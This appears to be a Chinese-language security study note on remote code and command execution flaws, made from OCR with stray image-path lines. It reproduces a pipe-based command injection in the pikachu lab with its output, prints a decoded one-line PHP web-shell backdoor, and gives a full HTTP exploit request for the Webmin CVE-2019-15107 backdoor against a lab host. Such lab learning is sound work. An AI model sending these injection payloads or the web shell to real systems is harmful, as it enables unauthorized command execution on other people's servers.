
Day30　WEB漏洞–RCE代码及命令执行漏洞全解



30.1 什么是RCE?怎么产生的?


RCE:远程命令/代码执行(remote command/code execute)

在 Web 应用中有时候程序员为了考虑灵活性、简洁性，会在代码调用代码或命令执行函数去处理。比如当应用在调用一些能将字符串转化成代码的函数时，没有考虑**用户是否能控制这个字符串**，将造成代码执行漏洞。同样调用系统命令处理，将造成命令执行漏洞。一般出现这种漏洞，是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口

30.2 pikachu靶场试验

第一步：判断操作系统 抓包 在server里查看即可

可以看到部署在windows上 所以RCE执行命令时需要使用windows的命令而不是linux



第二步：该靶场模块是实现一个ping的功能 也就是说输入的东西会被其在cmd中执行可控参数+漏洞函数 构成了出现漏洞的前提条件

在框内输入127.0.0.1 | dir 会发现返回的结果中执行了dir命令

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
 Volume in drive E is 新加卷
 Volume Serial Number is A689-1497

 Directory of E:\phpstudy\PHPTutorial\WWW\pikachu\vul\rce

2021/06/06  17:05

               .
     2021/06/06  17:05
                    ..
          2019/12/16  21:58             4,122 rce.php
          2019/12/16  21:58             2,227 rce_eval.php
          2019/12/16  21:58             2,712 rce_ping.php
```

30.3 一段代码带来的思考

```
1  视频中出现了一段带加密的源码 经过解码后得到语句
2  eval(echo `$_REQUEST['a']`);
3  如果这里出现RCE 是要执行Linux系统命令还是php命令呢?
4  因为echo的存在 所以直接给a传linux命令就可以了 真实环境中
   需要具体分析
```


30.4 webmin的RCE

CVE-2019-15107 版本<=1.910 在vulhub进行复现抓包
由于其在修改密码处存在后门植入 可以利用报错信息越权执行命令

```
1  POST /password_change.cgi HTTP/1.1
2  Host: 192.168.168.136:10000
3  Cookie: redirect=1; testing=1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64; rv:90.0) Gecko/20100101 Firefox/90.0
```

```
5  Accept:
   text/html,application/xhtml+xml,application/xml;
   q=0.9,image/webp,*/*;q=0.8
6  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-
   HK;q=0.5,en-US;q=0.3,en;q=0.2
7  Accept-Encoding: gzip, deflate
8  Referer: https:/
9  /192.168.168.136:10000/
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 15
12 Origin: https://192.168.168.136:10000
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: 71
18 Te: trailers
19 Connection: close
20 user=rootxx&pam=&expired=2&old=test|id&new1=test
   2&new2=test2
```

此处利用其密码错误的报错执行命令处old进行RCE,可以发现在报错信息里返回了攻击者插入的命令的执行结果



小结:

这里是利用密码重置功能发生了缺陷，对用户输入未进行过滤，通过管道符实现命令执行，只有在发送的user参数的值不是已知Linux用户的情况下，才会进入到修改 /etc/shadow 的地方，触发命令注入漏洞。

30.5进一步的试验

在vulhub上有大量的有关Struts2各个版本的RCE漏洞 有空了一一复现看看逻辑（去补代码知识了）

题外话：菜刀 蚁剑 与 一句话木马 本质上就是RCE

资源：

```
https://www.mozhe.cn/bug/detail/TOYyUmZRa1paTkJNQOJmVWt3Sm13dzO9bW96aGUmozhe
https://www.mozhe.cn/bug/detail/RWpnQUllbmNaQUVndTFDWGxaLOJjUTO9bW96aGUmozhe
https://www.mozhe.cn/bug/detail/dO1lL2RSbGEwZUNTeThVZOxDdXlOZzO9bW96aGUmozhe
https://www.cnblogs.com/ermei/p/6689005.html //JAVA web网站代码审计
http://blog.leanote.com/post/snowming/9da184ef24bd //CVE-2019-11043
#这个漏洞挺有意思的 进一步深入研究下
```